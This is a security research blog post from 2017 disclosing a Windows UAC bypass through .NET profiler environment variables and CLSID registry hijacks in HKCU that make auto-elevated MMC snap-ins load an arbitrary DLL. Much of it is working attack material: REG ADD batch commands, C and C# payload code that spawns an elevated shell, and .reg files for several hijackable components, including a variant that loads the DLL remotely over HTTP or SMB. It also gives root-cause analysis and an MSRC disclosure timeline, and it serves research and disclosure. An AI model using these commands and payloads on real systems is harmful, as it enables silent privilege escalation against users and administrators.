UAC bypass via elevated .NET applications

offsec.almond.consulting/UAC-bypass-dotnet.html

Published on Fri 15 September 2017 (2017-09-15T14:25:00+02:00) by @clavoillotte
Edited on Tue 30 April 2019 (2019-04-30T11:00:00+02:00)

TL;DR .NET Framework can be made to load a profiling DLL or a COM component DLL via user-defined environment variables and CLSID registry entries, even when the process is elevated. This behavior can be exploited to bypass UAC in default settings on Windows 7 to 10 (including the latest RS3 builds) by making an auto-elevate .NET process (such as MMC snap-ins) load an arbitrary DLL.

Update: Dwight Hohnstein (@djhohnstein) made a C# implementation of this technique, and @3gstudent did a blog post in chinese

Introduction

Last May, Casey Smith pointed out on twitter and on his blog that the .NET profiler DLL loading can be abused to make a legit .NET application load a malicious DLL using environment variables.

When reading this, first thing that came to mind was "if this works with elevated .NET processes, this would make a nice UAC bypass as well". And sure enough, it does.

This issue is still unfixed as of this writing – and may remain so – but is already public since July, as it was independently discovered, reported and published on Full Disclosure by Stefan Kanthak.

Bypassing UAC

To make a .NET application load an arbitrary DLL, we can use the following environment variables:

```
COR_ENABLE_PROFILING=1
COR_PROFILER={GUID}
COR_PROFILER_PATH=C:\path\to\some.dll
```

On .NET < 4, the CLSID must be defined via the HKCR\CLSID{GUID}\InprocServer32 registry key containing the path to the profiling DLL. On recent versions, the CLR uses the COR_PROFILER_PATH environment variable to find the DLL – and falls back to using the CLSID if COR_PROFILER_PATH is not defined.

HKCR\CLSID is a combined view of Software\Classes\CLSID in HKLM and HKCU. Creating the CLSID keys in HKLM (or machine-level environment variables) requires elevation, but creating them in HKCU does not. And the catch is, everything works just fine with user-level environment variables and registry entries.


Now we only need an executable that is auto-elevated (no UAC prompt in default settings) and uses the .NET CLR to load our fake profiler DLL. MMC is a good fit for that, in my testing I used the gpedit MMC but there are other usable ones (examples later).

Getting this to work is as simple as a few batch commands:

```
REG ADD "HKCU\Software\Classes\CLSID\{FFFFFFFF-FFFF-FFFF-FFFF-
FFFFFFFFFFFF}\InprocServer32" /ve /t REG_EXPAND_SZ /d "C:\Temp\test.dll" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER" /t REG_SZ /d "{FFFFFFFF-FFFF-FFFF-
FFFF-FFFFFFFFFFFF}" /f
REG ADD "HKCU\Environment" /v "COR_ENABLE_PROFILING" /t REG_SZ /d "1" /f
REG ADD "HKCU\Environment" /v "COR_PROFILER_PATH" /t REG_SZ /d "C:\Temp\test.dll"
/f
mmc gpedit.msc
```

These commands run in an unelevated command prompt will load C:\Temp\test.dll (if it exists) in the elevated mmc.exe process.

This allows for an UAC bypass in default settings on Windows 7 to 10 (including the latest RS3 builds as of this writing).



Here is a PowerShell PoC with an embedded DLL (x64 only).

The DLL just runs cmd.exe on DLL_PROCESS_ATTACH, spawning an elevated command shell, and immediately exits the current process to prevent the MMC console from popping up:

```
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    char cmd[] = "cmd.exe";

    switch (fdwReason)
    {
    case DLL_PROCESS_ATTACH:
        WinExec(cmd, SW_SHOWNORMAL);
        ExitProcess(0);
        break;
    case DLL_THREAD_ATTACH:
        break;
    case DLL_THREAD_DETACH:
        break;
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


Tested on x64 Windows 7, 8.1, 10 1703 and 10 RS3 build 16275.

Of course, it also works with UNC paths if you have a reachable SMB share:

```
COR_PROFILER_PATH=\\server\share\test.dll
```

Root cause


While the COM runtime does prevent CLSID lookups in user registry (HKCU) when running in elevated processes to prevent such bypasses, the .NET runtime does not – and in this case the lookup is performed by the latter, who appears to shim the component lookup:




The fix would require implementing in CLR checks similar to COM ones.

Additional vectors

Now that we know how CLR behaves, we can find other instances by checking CLSIDs lookups in HKCU with CLR calls in the stack. One instance also in GPEdit, is the "Microsoft.GroupPolicy.AdmTmplEditor.GPMAdmTmplEditorManager" component (CLSID {B29D466A-857D-35BA-8712-A758861BFEA1} on my test VM):



Looking at the existing entries in HKCR seems to indicate the component itself is implemented in a CLR assembly:




We can define a COM entry in the user registry as such (.reg format):


```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-A758861BFEA1}]
@="Microsoft.GroupPolicy.AdmTmplEditor.GPMAdmTmplEditorManager"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-
A758861BFEA1}\Implemented Categories]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-
A758861BFEA1}\Implemented Categories\{62C8FE65-4EBB-45E7-B440-6E39B2CDBF29}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-
A758861BFEA1}\InprocServer32]
@="C:\\Windows\\System32\\mscoree.dll"
"Assembly"="TestDotNet, Version=0.0.0.0, Culture=neutral"
"Class"="TestDotNet.Class1"
"RuntimeVersion"="v4.0.30319"
"ThreadingModel"="Both"
"CodeBase"="file://C://Temp//test_managed.dll"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-
A758861BFEA1}\InprocServer32\10.0.0.0]
"Assembly"="TestDotNet, Version=0.0.0.0, Culture=neutral"
"Class"="TestDotNet.Class1"
"RuntimeVersion"="v4.0.30319"
"CodeBase"="file://C://Temp//test_managed.dll"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{B29D466A-857D-35BA-8712-
A758861BFEA1}\ProgId]
@="Microsoft.GroupPolicy.AdmTmplEditor.GPMAdmTmplEditorManager"
```

MMC will then load our managed DLL and try to access the TestDotNet.Class1 class. By default, C# does not have an easy way to create a simple DLL entry point such as DllMain (we don't want to write a module initializer for this because we're lazy), but the class referenced in registry seems to be loaded so we can just use a static constructor to execute our elevated code:

```
using System;
using System.Diagnostics;

namespace TestDotNet
{
   public class Class1
   {
      static Class1()
      {
         Process.Start("cmd.exe");
         Environment.Exit(0);
      }
   }
}
```

With the DLL in place and the corresponding registry entries, running gpedit.msc now results in an elevated shell (but this time from a .NET DLL):





An interesting property of this method is that the CodeBase parameter is not limited to local files and SMB shares, the DLL can be loaded from an HTTP URL as well:


```
"CodeBase"="http://server:8080/test_managed.dll"
```

Note that the downloaded DLL is copied to disk, so this method is actually easier to detect than a local DLL (disk + network artifacts).

Another nice thing (for attackers), there are several CLSIDs that can be abused this way.

The following can be used with compmgmt.msc, eventvwr.msc, secpol.msc and taskschd.msc:


"Microsoft.ManagementConsole.Advanced.FrameworkSnapInFactory" component as a managed DLL



Process N...	PID	TID	Operation	Path	Result	Detail
mmc.exe	7936	6968	RegOpenKey	HKCU\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-9BBA87502ADE}\InprocServer32	NAME NOT FOUND	Desired Access: Read
mmc.exe	7936	6968	RegOpenKey	HKCR\CLSID\{D5AB5662-131D-453D-88C8-9BBA87502ADE}\InprocServer32	SUCCESS	Desired Access: Read

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-9BBA87502ADE}]
@="Microsoft.ManagementConsole.Advanced.FrameworkSnapInFactory"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-
9BBA87502ADE}\Implemented Categories]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-
9BBA87502ADE}\Implemented Categories\{62C8FE65-4EBB-45e7-B440-6E39B2CDBF29}]

[HKEY_CURRENT_USER\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-
9BBA87502ADE}\InprocServer32]
@="C:\\Windows\\System32\\mscoree.dll"
"Assembly"="TestDotNet, Version=0.0.0.0, Culture=neutral"
"Class"="TestDotNet.Class1"
"RuntimeVersion"="v2.0.50727"
"ThreadingModel"="Both"
"CodeBase"="file://C://Temp//test_managed.dll"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{D5AB5662-131D-453D-88C8-
9BBA87502ADE}\InprocServer32\3.0.0.0]
"Assembly"="TestDotNet, Version=0.0.0.0, Culture=neutral"
"Class"="TestDotNet.Class1"
"RuntimeVersion"="v2.0.50727"
"CodeBase"="file://C://Temp//test_managed.dll"
```

"NDP SymBinder" component as a native DLL, hijack via the \Server entry



Process N...	PID	TID	Operation	Path	Result	Detail
mmc.exe	7936	6968	RegOpenKey	HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server	NAME NOT FOUND	Desired Access: Read
mmc.exe	7936	6968	RegOpenKey	HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server	SUCCESS	Desired Access: Read
mmc.exe	7936	6968	RegQueryKey	HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server	SUCCESS	Query: Name
mmc.exe	7936	6968	RegQueryKey	HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server	SUCCESS	Query: HandleTags, HandleTags: 0x0
mmc.exe	7936	6968	RegOpenKey	HKCU\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server	NAME NOT FOUND	Desired Access: Maximum Allowed
mmc.exe	7936	6968	RegQueryValue	HKCR\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}\Server\(Default)	SUCCESS	Type: REG_SZ, Length: 34, Data: diasymreader.dll

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-F424491E3931}]
@="NDP SymBinder"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-
F424491E3931}\InprocServer32]
@="C:\\Windows\\System32\\mscoree.dll"
"ThreadingModel"="Both"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-
F424491E3931}\InprocServer32\4.0.30319]
@="4.0.30319"
"ImplementedInThisVersion"=""

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-
F424491E3931}\ProgID]
@="CorSymBinder_SxS"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{0A29FF9E-7F9C-4437-8B11-
F424491E3931}\Server]
@="C:\\Temp\\test_unmanaged.dll"
```

"Microsoft Common Language Runtime Meta Data" component as a native DLL, hijack via the \Server entry (secpol.msc only)

Process N...	PID	TID	Operation	Path	Result	Detail
mmc.exe	5556	5248	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTags, HandleTags: 0x0
mmc.exe	5556	5248	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTags, HandleTags: 0x0
mmc.exe	5556	5248	RegOpenKey	HKCU\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-00C04FA30A3E}\Server	NAME NOT FOUND	Desired Access: Read
mmc.exe	5556	5248	RegOpenKey	HKCR\CLSID\{CB2F6723-AB3A-11D2-9C40-00C04FA30A3E}\Server	NAME NOT FOUND	Desired Access: Read

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-00C04FA30A3E}]
@="Microsoft Common Language Runtime Meta Data"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-
00C04FA30A3E}\InprocServer32]
@="C:\\Windows\\System32\\mscoree.dll"
"ThreadingModel"="Both"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-
00C04FA30A3E}\InprocServer32\4.0.30319]
@="4.0.30319"
"ImplementedInThisVersion"=""

[HKEY_CURRENT_USER\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-
00C04FA30A3E}\ProgID]
@="CLRMetaData.CorRuntimeHost.2"

[HKEY_CURRENT_USER\Software\Classes\CLSID\{CB2F6723-AB3A-11D2-9C40-
00C04FA30A3E}\Server]
@="..\\..\\..\\..\\Temp\\test_unmanaged.dll"
```

(Note: here the path must be relative, otherwise mmc.exe tries to load C:\Windows\Microsoft.NET\Framework64\v4.0.30319\C:\Temp\test_unmanaged.dll)

Not a security boundary

Microsoft repeatedly stated that UAC is not a security boundary. Security people usually phrase it in a more pragmatic way: do not trust UAC, do not run as split-token admin, always use a non-admin user for your non-admin tasks. I couldn't agree more.

Still, a lot of people run everything as local admin and are interesting targets for pentesters / red teamers – as well as real bad guys. So I guess new techniques are still of interest to some.

For pentest purposes I'd recommend the generic one from @tiraniddo (example implementation here, another one here) as it does not require a DLL load and doesn't seem to be caught by most EDR solutions yet.

Also, if you're into UAC bypasses, there is a lot of resource out there on the topic, but the following are must-reads:

- @tiraniddo's bypass techniques on UAC via the SilentCleanup task and process token reading: part 1, part 2 & part 3
- @hFireF0X's UACME project that implements most known UAC bypasses, and his posts on kernelmode
- @FuzzySec's UAC workshop, and his Bypass-UAC project that implements several bypasses in PowerShell

Many thanks to Casey Smith (@subtee) for pointing out the .NET profiler DLL trick, to the helpful MS dev for information on the root cause, and to Matt Graeber (@mattifestation) for his advices and his review of this post.

Timeline

2017-05-19 Bypass found

2017-05-20 Email sent to MSRC (cc'ing an MS dev as suggested by @mattifestation)

2017-05-22 MSRC case #38811 open

2017-05-20/23 Discussion with MS dev, additional info

2017-06-24 Reply from MSRC: "We have finished our investigation and determined this does not meet the bar for servicing downlevel. UAC is not a security boundary."

2017-07-05 Publication of the profiler bypass on Full Disclosure by Stefan Kanthak

2017-09-15 Publication of this post